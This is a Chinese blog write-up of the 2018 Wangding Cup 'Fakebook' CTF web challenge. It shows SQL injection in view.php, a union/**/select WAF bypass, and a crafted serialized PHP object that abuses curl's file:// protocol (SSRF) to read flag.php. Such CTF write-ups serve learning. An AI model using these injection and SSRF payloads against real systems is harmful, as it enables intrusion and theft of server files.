[网鼎杯 2018]Fakebook 解题思路&过程


原创

iamblackcat 于 2020-09-12 20:05:46 发布 270 收藏 1

分类专栏： CTF刷题 文章标签： 安全 web php

本文链接：https://blog.csdn.net/m0_46246804/article/details/108553351

打开题目链接，可以看到的，fakebook是一个可以和全世界范围内的亲朋好友分享故事的一个平台。



查看页面源代码和请求头均未发现提示等信息。试着在登录框和注册处测试SQL注入，也没有异常。

访问robots.txt，发现网页的备份文件，如下：

```php
<?php


class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";

    public function __construct($name, $age, $blog)
    {
        $this->name = $name;
        $this->age = (int)$age;
        $this->blog = $blog;
    }

    function get($url)
    {
        $ch = curl_init();

        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        $output = curl_exec($ch);
        $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
        if($httpCode == 404) {
            return 404;
        }
        curl_close($ch);

        return $output;
    }

    public function getBlogContents ()
    {
        return $this->get($this->blog);
    }

    public function isValidBlog ()
    {
        $blog = $this->blog;
        return preg_match("/^(((http(s?))\:\/\/)?)([0-9a-zA-Z\-]+\.)+[a-zA-Z]{2,6}(\:[0-9]+)?(\/\S*)?$/i", $blog
);
    }

}
```

cuit_init()用来初始化一个curl会话，curl可以使用file伪协议读取文件。

curl_init

(PHP 4 >= 4.0.2, PHP 5, PHP 7)

curl_init — 初始化 cURL 会话

说明

```
curl_init ([ string $url = NULL ] ) : resource
```

初始化新的会话，返回 cURL 句柄，供curl_setopt()、 curl_exec() 和 curl_close() 函数使用。

首先注册一个用户，并登陆。

the Fakebook

Share your stories with friends, family and friends from all over the world on Fakebook.

#	username	age	blog
1	admin	11	baidu.com

用户名可以点击，点击用户名，发现url为`/view.php?no=1`，测试后发现该处存在数字型注入。

[*] query error! (You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''' at line 1)

Fatal error: Call to a member function fetch_assoc() on boolean in **/var/www/html/db.php** on line **66**

union select会触发waf，使用union/**/select可绕过。

Notice: unserialize(): Error at offset 0 of 1 bytes in **/var/www/html/view.php** on line **31**

username	age	blog
O:8:"UserInfo":3: {s:4:"name";s:5:"admin";s:3:"age";i:11;s:4:"blog";s:9:"baidu.com";}	**Notice**: Trying to get property of non-object in **/var/www/html/view.php** on line **53**	**Notice**: Trying to get property of non-object in **/var/www/html/view.php** on line **56**

可以看到，数据库中存储的是经序列化的数据。前面提到，curl可以使用file://伪协议，网站的报错数据也泄露了路径。因此构造序列化后的字符串：

```
O:8:"UserInfo":3: {s:4:"name";s:3:"aaa";s:3:"age";i:0;s:4:"blog";s:29:"file:///var/www/html/flag.php";}
```

```php
<?php
class UserInfo
{
    public $name = "aaa";
    public $age = 0;
    public $blog = "file:///var/www/html/flag.php";
}
$user = new UserInfo();
echo serialize($user);
?>
```

```
O:8:"UserInfo":3:
{s:4:"name";s:3:"aaa";s:3:"age";i:0;s:4:"blog";s:29:"file:///var/ww
w/html/flag.php";}
```


username	age	blog
2	0	file:///var/www/html/flag.php

可以看到已成功读取并查询了我们所构造的序列化字符串。根据PHP源码，最下方的iframe是用来展示我们的blog的，而我们的blog则是通过curl来读取的，因此右键查看页面源代码，找到最下方的iframe标签，点击查看flag.php源码以获取flag。

reference：

https://my.oschina.net/u/4328825/blog/3225144

https://www.abelche.com/2019/07/29/Writeup/WP-%E7%BD%91%E9%BC%8E%E6%9D%AF-2018-Fakebook/

https://www.cnblogs.com/tiaopidejun/p/12466634.html

---

acquisition

1.站点的robots.txt处也许也会有提示

2.关于PHP中的curl以及curl可以使用伪协议file:结合ssrf来读取文件